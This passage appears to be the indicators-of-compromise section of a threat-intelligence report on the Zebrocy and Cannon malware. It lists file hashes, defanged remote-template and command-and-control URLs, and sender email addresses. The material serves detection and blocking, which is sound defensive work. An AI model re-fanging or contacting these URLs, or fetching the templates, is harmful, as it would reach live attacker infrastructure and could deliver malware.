- Traps blocks the macro laden documents as Suspicious macro detected
- C2 URLs have been classified as Command and Control
- AutoFocus customers may learn more via the Zebrocy and Cannon tags

Indicators of Compromise

Delivery Hashes

```
2cfc4b3686511f959f14889d26d3d9a0d06e27ee2bb54c9afb1ada6b8205c55f

c20e5d56b35992fe74e92aebb09c40a9ec4f3d9b3c2a01efbe761fa7921dd97f

abfc14f7f708f662046bfcad81a719c71a35a8dc5aa111407c2c93496e52db74

40318f3593bca859673827b88d65c5d2f0d80a76948be936a60bda67dff27be9

5749eb9d7b8afa278be24a4db66f122aeb323eaa73a9c9e52d77ac3952da5e7d

af77e845f1b0a3ae32cb5cfa53ff22cc9dae883f05200e18ad8e10d7a8106392

34bdb5b364358a07f598da4d26b30bac37e139a7dc2b9914debb3a16311f3ded

79bd5f34867229176869572a027bd601bd8c0bc3f56d37443d403a6d1819a7e5

77ff53211bd994293400cb3f93e3d3df6754d8d477cb76f52221704adebad83a
```

Remote Template Hashes

```
f1e2bceae81ccd54777f7862c616f22b581b47e0dda5cb02d0a722168ef194a5

86bb3b00bcd4878b081e4e4f126bba321b81a17e544d54377a0f590f95209e46

2da5a388b891e42df4ed62cffbc167db2021e2441e6075d651ecc1d0ffd32ec8

0d7b945b9c912d205974f44e3742c696b5038c2120ed4775710ed6d51fbc58ef

fc69fb278e12fc7f9c49a020eff9f84c58b71e680a9e18f78d4e6540693f557d

ed8f52cdfc5f4c4be95a6b2e935661e00b50324bee5fe8974599743ccfd8daba

b9f3af84a69cd39e2e10a86207f8612dd2839873c5839af533ffbc45fc56f809
```

Remote Template URLs

```
hxxp://188.241.58[.]170/live/owa/office.dotm

hxxp://185.203.118[.]198/documents/Note_template.dotm

hxxp://185.203.118[.]198/documents/Note_template.dotm

hxxp://145.249.105[.]165/doc/temp/release.dotm

hxxp://145.249.105[.]165/messages/content/message_template.dotm

hxxp://188.241.58[.]170/version/in/documents.dotm

hxxp://109.248.148[.]42/officeDocument/2006/relationships/templates.dotm

hxxp://109.248.148[.]42/office/thememl/2012/main/attachedTemplate.dotm

hxxp://109.248.148[.]42/office/thememl/2012/main/attachedTemplate.dotm
```

Zebrocy Hashes

```
5173721f3054b92e6c0ff2a6a80e4741aa3639bc1906d8b615c3b014a7a1a8d7

61a1f3b4fb4dbd2877c91e81db4b1af8395547eab199bf920e9dd11a1127221e

6ad3eb8b5622145a70bec67b3d14868a1c13864864afd651fe70689c95b1399a

9a0f00469d67bdb60f542fabb42e8d3a90c214b82f021ac6719c7f30e69ff0b9

b41480d685a961ed033b932d9c363c2a08ad60af1d2b46d4f78b5469dc5d58e3

c91843a69dcf3fdad0dac1b2f0139d1bb072787a1cfcf7b6e34a96bc3c081d65
```

```
e5aece694d740ebcb107921e890cccc5d7e8f42471f1c4ce108ecb5170ea1e92
```

Zebrocy C2 URLs

```
hxxp://188.241.58[.]170/local/s3/filters.php

hxxp://185.203.118[.]198/en_action_device/center_correct_customer/drivers-i7-x86.php

hxxp://145.249.105[.]165/resource-store/stockroom-center-service/check.php

hxxp://109.248.148[.]42/agr-enum/progress-inform/cube.php
```

Cannon Hashes

```
861b6bc1f9869017c48930af5848930dd037fb70fc506d8a7e43e1a0dbd1e8cb

4405cfbf28e0dfafa9ea292e494f385592383d2476a9c49d12596b8d22a63c47

174effcdeec0b84c67d7dc23351418f6fa4825550d595344214cc746f1a01c1a

a23261e2b693750a7009569df96ec4cf61e57acc9424c98d6fe1087ff8c659ce

651d5aab82e53711563ce074c047cbaa0703931673fa3ad20933d6a63c5c3b12

68df0f924ce79765573156eabffee3a7bb0fa972d2b67d12dd91dea3ec255d24

61a1f3b4fb4dbd2877c91e81db4b1af8395547eab199bf920e9dd11a1127221e

5a02d4e5f6d6a89ad41554295114506540f0876e7288464e4a70c9ba51d24f12

d06be83a408f4796616b1c446e3637009d7691c131d121eb165c55bdd5ba50b4

78adc8e5e4e86146317420fa3b2274c9805f6942c9973963467479cb1bbd4ead

054c5aa73d6b6d293170785a82453446429c0efc742df75979b760682ac3026b

cac630c11c4bf6363c067fbf7741eae0ec70238d9c5e60d41f3ed8f65b56c1d1

ecc5805898e037c2ef9bc52ea6c6e59b537984f84c3d680c8436c6a38bdecdf4

215f7c08c2e3ef5835c7ebc9a329b04b8d5215773b7ebfc9fd755d93451ce1ae
```

Cannon Related Emails

```
sym777.g[at]post.cz

kae.mezhnosh[at]post.cz

vebek.morozh30[at]post.cz

g0r7tsa45s[at]post.cz

marvel.polezha[at]post.cz

sahro.bella7[at]post.cz

trala.cosh2[at]post.cz

Bishtr.cam47[at]post.cz

Lobrek.chizh[at]post.cz

Cervot.woprov[at]post.cz

heatlth500[at]ambcomission[.]com

trash023[at]ambcomission[.]com

trasler22[at]ambcomission[.]com

rishit333[at]ambcomission[.]com

tomasso25[at]ambcomission[.]com

kevin30[at]ambcomission[.]com
```